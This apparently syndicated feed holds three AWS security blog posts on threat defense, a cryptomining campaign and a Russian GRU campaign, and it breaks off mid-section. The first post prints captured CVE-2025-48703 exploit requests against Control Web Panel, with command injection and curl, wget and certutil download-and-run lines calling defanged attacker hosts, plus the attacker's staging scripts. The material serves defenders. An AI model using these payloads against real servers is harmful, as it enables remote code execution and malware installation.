If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel
Rahi Patel

Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer
Paul Bodmer

Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr
Nima Sharifi Mehr

Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya
Maxim Raya

Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag
Santosh Shanbhag

Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.

Cryptomining campaign targeting Amazon EC2 and Amazon ECS

Post Syndicated from Kyle Koeller original https://aws.amazon.com/blogs/security/cryptomining-campaign-targeting-amazon-ec2-and-amazon-ecs/

Amazon GuardDuty and our automated security monitoring systems identified an ongoing cryptocurrency (crypto) mining campaign beginning on November 2, 2025. The operation uses compromised AWS Identity and Access Management (IAM) credentials to target Amazon Elastic Container Service (Amazon ECS) and Amazon Elastic Compute Cloud (Amazon EC2). GuardDuty Extended Threat Detection was able to correlate signals across these data sources to raise a critical severity attack sequence finding. Using the massive, advanced threat intelligence capability and existing detection mechanisms of Amazon Web Services (AWS), GuardDuty proactively identified this ongoing campaign and quickly alerted customers to the threat. AWS is sharing relevant findings and mitigation guidance to help customers take appropriate action on this ongoing campaign.

It’s important to note that these actions don’t take advantage of a vulnerability within an AWS service but rather require valid credentials that an unauthorized user uses in an unintended way. Although these actions occur in the customer domain of the shared responsibility model, AWS recommends steps that customers can use to detect, prevent, or reduce the impact of such activity.

Understanding the crypto mining campaign

The recently detected crypto mining campaign employed a novel persistence technique designed to disrupt incident response and extend mining operations. The ongoing campaign was originally identified when GuardDuty security engineers discovered similar attack techniques being used across multiple AWS customer accounts, indicating a coordinated campaign targeting customers using compromised IAM credentials.

Operating from an external hosting provider, the threat actor quickly enumerated Amazon EC2 service quotas and IAM permissions before deploying crypto mining resources across Amazon EC2 and Amazon ECS. Within 10 minutes of the threat actor gaining initial access, crypto miners were operational.

A key technique observed in this attack was the use of ModifyInstanceAttribute with disable API termination set to true, forcing victims to re-enable API termination before deleting the impacted resources. Disabling instance termination protection adds an additional consideration for incident responders and can disrupt automated remediation controls. The threat actor’s scripted use of multiple compute services, in combination with emerging persistence techniques, represents an advancement in crypto mining persistence methodologies that security teams should be aware of.

The multiple detection capabilities of GuardDuty successfully identified the malicious activity through EC2 domain/IP threat intelligence, anomaly detection, and Extended Threat Detection EC2 attack sequences. GuardDuty Extended Threat Detection was able to correlate signals as an AttackSequence:EC2/CompromisedInstanceGroup finding.

Indicators of compromise (IoCs)

Security teams should monitor for the following indicators to identify this crypto mining campaign. Threat actors frequently modify their tactics and techniques, so these indicators might evolve over time:

  • Malicious container image – The Docker Hub image yenik65958/secret, created on October 29, 2025, with over 100,000 pulls, was used to deploy crypto miners to containerized environments. This malicious image contained a SBRMiner-MULTI binary for crypto mining. This specific image has been taken down from Docker Hub, but threat actors might deploy similar images under different names.
  • Automation and toolingAWS SDK for Python (Boto3) user agent patterns indicating Python-based automation scripts were used across the entire attack chain.
  • Crypto mining domains: asia[.]rplant[.]xyz, eu[.]rplant[.]xyz, and na[.]rplant[.]xyz.
  • Infrastructure naming patterns – Auto scaling groups followed specific naming conventions: SPOT-us-east-1-G*-* for spot instances and OD-us-east-1-G*-* for on-demand instances, where G indicates the group number.

Attack chain analysis

The crypto mining campaign followed a systematic attack progression across multiple phases. Sensitive fields in this post were given fictitious values to protect personally identifiable information (PII).

Cryptocurrency Mining Campaign Diagram

Figure 1: Cryptocurrency mining campaign diagram

Initial access, discovery, and attack preparation

The attack began with compromised IAM user credentials possessing admin-like privileges from an anomalous network and location, triggering GuardDuty anomaly detection findings. During the discovery phase, the attacker systematically probed customer AWS environments to understand what resources they could deploy. They checked Amazon EC2 service quotas (GetServiceQuota) to determine how many instances they could launch, then tested their permissions by calling the RunInstances API multiple times with the DryRun flag enabled.

The DryRun flag was a deliberate reconnaissance tactic that allowed the actor to validate their IAM permissions without actually launching instances, avoiding costs and reducing their detection footprint. This technique demonstrates the threat actor was validating their ability to deploy crypto mining infrastructure before acting. Organizations that don’t typically use DryRun flags in their environments should consider monitoring for this API pattern as an early warning indicator of compromise. AWS CloudTrail logs can be used with Amazon CloudWatch alarms, Amazon EventBridge, or your third-party tooling to alert on these suspicious API patterns.

The threat actor called two APIs to create IAM roles as part of their attack infrastructure: CreateServiceLinkedRole to create a role for auto scaling groups and CreateRole to create a role for AWS Lambda. They then attached the AWSLambdaBasicExecutionRole policy to the Lambda role. These two roles were integral to the impact and persistence stages of the attack.

Amazon ECS impact

The threat actor first created dozens of ECS clusters across the environment, sometimes exceeding 50 ECS clusters in a single attack. They then called RegisterTaskDefinition with a malicious Docker Hub image yenik65958/secret:user. With the same string used for the cluster creation, the actor then created a service, using the task definition to initiate crypto mining on ECS AWS Fargate nodes. The following is an example of API request parameters for RegisterTaskDefinition with a maximum CPU allocation of 16,384 units.

{   
    "dryrun": false,   
    "requiresCompatibilities": ["FARGATE"],   
    "cpu": 16384,   
    "containerDefinitions": [     
        {       
            "name": "a1b2c3d4e5",       
            "image": "yenik65958/secret:user",       
            "cpu": 0,       
            "command": []     
        }   
    ],   
    "networkMode": "awsvpc",   
    "family": "a1b2c3d4e5",   
    "memory": 32768 
}

Using this task definition, the threat actor called CreateService to launch ECS Fargate tasks with a desired count of 10.

{   
    "dryrun": false,   
    "capacityProviderStrategy": [     
        {       
            "capacityProvider": "FARGATE",       
            "weight": 1,       
            "base": 0     
        },     
        {       
            "capacityProvider": "FARGATE_SPOT",       
            "weight": 1,       
            "base": 0     
        }   
    ],   
    "desiredCount": 10 
}

Figure 2: Contents of the cryptocurrency mining script within the malicious image

Figure 2: Contents of the cryptocurrency mining script within the malicious image

The malicious image (yenik65958/secret:user) was configured to execute run.sh after it has been deployed. run.sh runs randomvirel mining algorithm with the mining pools: asia|eu|na[.]rplant[.]xyz:17155. The flag nproc --all indicates that the script should use all processor cores.

Amazon EC2 impact

The actor created two launch templates (CreateLaunchTemplate) and 14 auto scaling groups (CreateAutoScalingGroup) configured with aggressive scaling parameters, including a maximum size of 999 instances and desired capacity of 20. The following example of request parameters from CreateLaunchTemplate shows the UserData was supplied, instructing the instances to begin crypto mining.

{   
    "CreateLaunchTemplateRequest": {       
        "LaunchTemplateName": "T-us-east-1-a1b2",       
        "LaunchTemplateData": {           
            "UserData": "<sensitiveDataRemoved>",           
            "ImageId": "ami-1234567890abcdef0",           
            "InstanceType": "c6a.4xlarge"       
        },       
        "ClientToken": "a1b2c3d4-5678-90ab-cdef-EXAMPLE11111"   
    } 
}

The threat actor created auto scaling groups using both Spot and On-Demand Instances to make use of both Amazon EC2 service quotas and maximize resource consumption.

Spot Instance groups:

  • Targeted high performance GPU and machine learning (ML) instances (g4dn, g5, g5, p3, p4d, inf1)
  • Configured with 0% on-demand allocation and capacity-optimized strategy
  • Set to scale from 20 to 999 instances

On-Demand Instance groups:

  • Targeted compute, memory, and general-purpose instances (c5, c6i, r5, r5n, m5a, m5, m5n).
  • Configured with 100% on-demand allocation
  • Also set to scale from 20 to 999 instances

After exhausting auto scaling quotas, the actor directly launched additional EC2 instances using RunInstances to consume the remaining EC2 instance quota.

Persistence

An interesting technique observed in this campaign was the threat actor’s use of ModifyInstanceAttribute across all launched EC2 instances to disable API termination. Although instance termination protection prevents accidental termination of the instance, it adds an additional consideration for incident response capabilities and can disrupt automated remediation controls. The following example shows request parameters for the API ModifyInstanceAttribute.

{     
    "disableApiTermination": {         
        "value": true     
    },     
    "instanceId": "i-1234567890abcdef0" 
}

After all mining workloads were deployed, the actor created a Lambda function with a configuration that bypasses IAM authentication and creates a public Lambda endpoint. The threat actor then added a permission to the Lambda function that allows the principal to invoke the function. The following examples show CreateFunctionUrlConfig and AddPermission request parameters.

CreateFunctionUrlConfig:

{     
    "authType": "NONE",     
    "functionName": "generate-service-a1b2c3d4" 
}

AddPermission:

{     
    "functionName": "generate-service-a1b2c3d4",     
    "functionUrlAuthType": "NONE",    
    "principal": "*",     
    "statementId": "FunctionURLAllowPublicAccess",     
    "action": "lambda:InvokeFunctionUrl" 
}

The threat actor concluded the persistence stage by creating an IAM user user-x1x2x3x4 and attaching the IAM policy AmazonSESFullAccess (CreateUser, AttachUserPolicy). They also created an access key and login profile for that user (CreateAccessKey, CreateLoginProfile). Based on the SES role that was attached to the user, it appears the threat actor was attempting Amazon Simple Email Service (Amazon SES) phishing.

To prevent public Lambda URLs from being created, organizations can deploy service control policies (SCPs) that deny creation or updating of Lambda URLs with an AuthType of “NONE”.

{   
    "Version": "2012-10-17",   
    "Statement": [     
        {       
            "Effect": "Deny",       
            "Action": [         
                "lambda:CreateFunctionUrlConfig",         
                "lambda:UpdateFunctionUrlConfig"       
            ],       
            "Resource": "arn:aws:lambda:*:*:function/*",       
            "Condition": {         
                "StringEquals": {           
                    "lambda:FunctionUrlAuthType": "NONE"         
                }       
            }     
        }   
    ] 
}

Detection methods using GuardDuty

The multilayered detection approach of GuardDuty proved highly effective in identifying all stages of the attack chain using threat intelligence, anomaly detection, and the recently launched Extended Threat Detection capabilities for EC2 and ECS.

Next, we walk through the details of these features and how you can deploy them to detect attacks such as these. You can enable GuardDuty foundational protection plan to receive alerts on crypto mining campaigns like the one described in this post. To further enhance detection capabilities, we highly recommend enabling GuardDuty Runtime Monitoring, which will extend finding coverage to system-level events on Amazon EC2, Amazon ECS, and Amazon Elastic Kubernetes Service (Amazon EKS).

GuardDuty EC2 findings

Threat intelligence findings for Amazon EC2 are part of the GuardDuty foundational protection plan, which will alert you to suspicious network behaviors involving your instances. These behaviors can include brute force attempts, connections to malicious or crypto domains, and other suspicious behaviors. Using third-party threat intelligence and internal threat intelligence, including active threat defense and MadPot, GuardDuty provides detection over the indicators in this post through the following findings: CryptoCurrency:EC2/BitcoinTool.B and CryptoCurrency:EC2/BitcoinTool.B!DNS.

GuardDuty IAM findings

The IAMUser/AnomalousBehavior findings spanning multiple tactic categories (PrivilegeEscalation, Impact, Discovery) showcase the ML capability of GuardDuty to detect deviations from normal user behavior. In the incident described in this post, the compromised credentials were detected due to the threat actor using them from an anomalous network and location and calling APIs that were unusual for the accounts.

GuardDuty Runtime Monitoring

GuardDuty Runtime Monitoring is an important component for Extended Threat Detection attack sequence correlation. Runtime Monitoring provides host level signals, such as operating system visibility, and extends detection coverage by analyzing system-level logs indicating malicious process execution at the host and container level, including the execution of crypto mining programs on your workloads. The CryptoCurrency:Runtime/BitcoinTool.B!DNS and CryptoCurrency:Runtime/BitcoinTool.B findings detect network connections to crypto-related domains and IPs, while the Impact:Runtime/CryptoMinerExecuted finding detects when a process running is associated with a cryptocurrency mining activity.

GuardDuty Extended Threat Detection

Launched at re:Invent 2025, AttackSequence:EC2/CompromisedInstanceGroup finding represents one of the latest Extended Threat Detection capabilities in GuardDuty. This feature uses AI and ML algorithms to automatically correlate security signals across multiple data sources to detect sophisticated attack patterns of EC2 resource groups. Although AttackSequences for EC2 are included in the GuardDuty foundational protection plan, we strongly recommend enabling Runtime Monitoring. Runtime Monitoring provides key insights and signals from compute environments, enabling detection of suspicious host-level activities and improving correlation of attack sequences. For AttackSequence:ECS/CompromisedCluster attack sequences, Runtime Monitoring is required to correlate container-level activity.

Monitoring and remediation recommendations

To protect against similar crypto mining attacks, AWS customers should prioritize strong identity and access management controls. Implement temporary credentials instead of long-term access keys, enforce multi-factor authentication (MFA) for all users, and apply least privilege to IAM principals limiting access to only required permissions. You can use AWS CloudTrail to log events across AWS services and combine logs into a single account to make them available to your security teams to access and monitor. To learn more, refer to Receiving CloudTrail log files from multiple accounts in the CloudTrail documentation.

Confirm GuardDuty is enabled across all accounts and Regions with Runtime Monitoring enabled for comprehensive coverage. Integrate GuardDuty with AWS Security Hub and Amazon EventBridge or third-party tooling to enable automated response workflows and rapid remediation of high-severity findings. Implement container security controls, including image scanning policies and monitoring for unusual CPU allocation requests in ECS task definitions. Finally, establish specific incident response procedures for crypto mining attacks, including documented steps to handle instances with disabled API termination—a technique used by this attacker to complicate remediation efforts.

If you believe your AWS account has been impacted by a crypto mining campaign, refer to remediation steps in the GuardDuty documentation: Remediating potentially compromised AWS credentials, Remediating a potentially compromised EC2 instance, and Remediating a potentially compromised ECS cluster.

To stay up to date on the latest techniques, visit the Threat Technique Catalog for AWS.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Kyle Koeller
Kyle Koeller

Kyle is a security engineer in the GuardDuty team with a focus on threat detection. He is passionate about cloud threat detection and offensive security, and he holds the following certifications: CompTIA Security+, PenTest+, CompTIA Network Vulnerability Assessment Professional, and SecurityX. When not working, Kyle enjoys spending his time in the gym and exploring New York City.

Amazon Threat Intelligence identifies Russian cyber threat group targeting Western critical infrastructure

Post Syndicated from CJ Moses original https://aws.amazon.com/blogs/security/amazon-threat-intelligence-identifies-russian-cyber-threat-group-targeting-western-critical-infrastructure/

As we conclude 2025, Amazon Threat Intelligence is sharing insights about a years-long Russian state-sponsored campaign that represents a significant evolution in critical infrastructure targeting: a tactical pivot where what appear to be misconfigured customer network edge devices became the primary initial access vector, while vulnerability exploitation activity declined. This tactical adaptation enables the same operational outcomes, credential harvesting, and lateral movement into victim organizations’ online services and infrastructure, while reducing the actor’s exposure and resource expenditure.

Going into 2026, organizations must prioritize securing their network edge devices and monitoring for credential replay attacks to defend against this persistent threat. Based on infrastructure overlaps with known Sandworm (also known as APT44 and Seashell Blizzard) operations observed in Amazon’s telemetry and consistent targeting patterns, we assess with high confidence this activity cluster is associated with Russia’s Main Intelligence Directorate (GRU). The campaign demonstrates sustained focus on Western critical infrastructure, particularly the energy sector, with operations spanning 2021 through the present day.

Technical details

Campaign scope and targeting: Amazon Threat Intelligence observed sustained targeting of global infrastructure between 2021-2025, with particular focus on the energy sector. The campaign demonstrates a clear evolution in tactics.

Timeline:

  • 2021-2022: WatchGuard exploitation (CVE-2022-26318) detected by Amazon MadPot; misconfigured device targeting observed
  • 2022-2023: Confluence vulnerability exploitation (CVE-2021-26084, CVE-2023-22518); continued misconfigured device targeting
  • 2024: Veeam exploitation (CVE-2023-27532); continued misconfigured device targeting
  • 2025: Sustained targeting of misconfigured customer network edge device targeting; decline in N-day/zero-day exploitation activity

Primary targets:

  • Energy sector organizations across Western nations
  • Critical infrastructure providers in North America and Europe
  • Organizations with cloud-hosted network infrastructure

Commonly targeted resources:

  • Enterprise routers and routing infrastructure
  • VPN concentrators and remote access gateways
  • Network management appliances
  • Collaboration and wiki platforms
  • Cloud-based project management systems

Targeting the “low-hanging fruit” of likely misconfigured customer devices with exposed management interfaces achieves the same strategic objectives, which is persistent access to critical infrastructure networks and credential harvesting for accessing victim organizations’ online services. The threat actor’s shift in operational tempo represents a concerning evolution: while customer misconfiguration targeting has been ongoing since at least 2022, the actor maintained sustained focus on this activity in 2025 while reducing investment in zero-day and N-day exploitation. The actor accomplishes this while significantly reducing the risk of exposing their operations through more detectable vulnerability exploitation activity.

Credential harvesting operations

While we did not directly observe the victim organization credential extraction mechanism, multiple indicators point to packet capture and traffic analysis as the primary collection method:

  1. Temporal analysis: Time gap between device compromise and authentication attempts against victim services suggests passive collection rather than active credential theft
  2. Credential type: Use of victim organization credentials (not device credentials) for accessing online services indicates interception of user authentication traffic
  3. Known tradecraft: Sandworm operations consistently involve network traffic interception capabilities
  4. Strategic positioning: Targeting of customer network edge devices specifically positions the actor to intercept credentials in transit

Infrastructure targeting

Compromise of infrastructure hosted on AWS: Amazon’s telemetry reveals coordinated operations against customer network edge devices hosted on AWS. This was not due to a weakness in AWS; these appear to be customer misconfigured devices. Network connection analysis shows actor-controlled IP addresses establishing persistent connections to compromised EC2 instances operating customers’ network appliance software. Analysis revealed persistent connections consistent with interactive access and data retrieval across multiple affected instances.

Credential replay operations: Beyond direct victim infrastructure compromise, we observed systematic credential replay attacks against victim organizations’ online services. In observed instances, the actor compromised customer network edge devices hosted on AWS, then subsequently attempted authentication using credentials associated with the victim organization’s domain against their online services. While these specific attempts were unsuccessful, the pattern of device compromise followed by authentication attempts using victim credentials supports our assessment that the actor harvests credentials from compromised customer network infrastructure for replay against target organizations’ online services. Actor infrastructure accessed victims’ authentication endpoints for multiple organizations across critical sectors through 2025, including:

  • Energy sector: Electric utility organizations, energy providers, and managed security service providers specializing in energy sector clients
  • Technology/cloud services: Collaboration platforms, source code repositories
  • Telecommunications: Telecom providers across multiple regions

Geographic distribution: The targeting demonstrates global reach:

  • North America
  • Europe (Western and Eastern)
  • Middle East
  • The targeting demonstrates sustained focus on the energy sector supply chain, including both direct operators and third-party service providers with access to critical infrastructure networks.

    Campaign flow:

  1. Compromise customer network edge device hosted on AWS.
  2. Leverage native packet capture capability.
  3. Harvest credentials from intercepted traffic.
  4. Replay credentials against victim organizations’ online services and infrastructure.
  5. Establish persistent access for lateral movement.

Infrastructure overlap with “Curly COMrades”

Amazon Threat Intelligence identified threat actor infrastructure overlap with group Bitdefender tracks as “Curly COMrades.” We assess these may represent complementary operations within a broader GRU campaign:

  • Bitdefender’s reporting: Post-compromise host-based tradecraft (Hyper-V abuse for EDR evasion, custom implants CurlyShell/CurlCat)
  • Amazon’s telemetry: Initial access vectors and cloud pivot methodology

This potential operational division, where one cluster focuses on network access and initial compromise while another handles host-based persistence and evasion, aligns with GRU operational patterns of specialized subclusters supporting broader campaign objectives.

Amazon’s response and disruption

Amazon remains committed to helping protect customers and the broader internet ecosystem by actively investigating and disrupting sophisticated threat actors.

Immediate response actions:

  • Identified and notified affected customers of compromised network appliance resources
  • Enabled immediate remediation of compromised EC2 instances
  • Shared intelligence with industry partners and affected vendors
  • Reported observations to network appliance vendors to help support security investigations

Disruption impact: Through coordinated efforts, since our discovery of this activity, we have disrupted active threat actor operations and reduced the attack surface available to this threat activity subcluster. We will continue working with the security community to share intelligence and collectively defend against state-sponsored threats targeting critical infrastructure.

Defending your organization

Immediate priority actions for 2026

Organizations should proactively monitor for evidence of this activity pattern:

1. Network edge device audit

  • Audit all network edge devices for unexpected packet capture files or utilities.
  • Review device configurations for exposed management interfaces.
  • Implement network segmentation to isolate management interfaces.
  • Enforce strong authentication (eliminate default credentials, implement MFA).

2. Credential replay detection

  • Review authentication logs for credential reuse between network device management interfaces and online services.
  • Monitor for authentication attempts from unexpected geographic locations.
  • Implement anomaly detection for authentication patterns across your organization’s online services.
  • Review extended time windows following any suspected device compromise for delayed credential replay attempts.

3. Access monitoring

  • Monitor for interactive sessions to router/appliance administration portals from unexpected source IPs.
  • Examine whether network device management interfaces are inadvertently exposed to the internet.
  • Audit for plain text protocol usage (Telnet, HTTP, unencrypted SNMP) that could expose credentials.

4. IOC review
Energy sector organizations and critical infrastructure operators should prioritize reviewing access logs for authentication attempts from the IOCs listed below.

AWS-specific recommendations

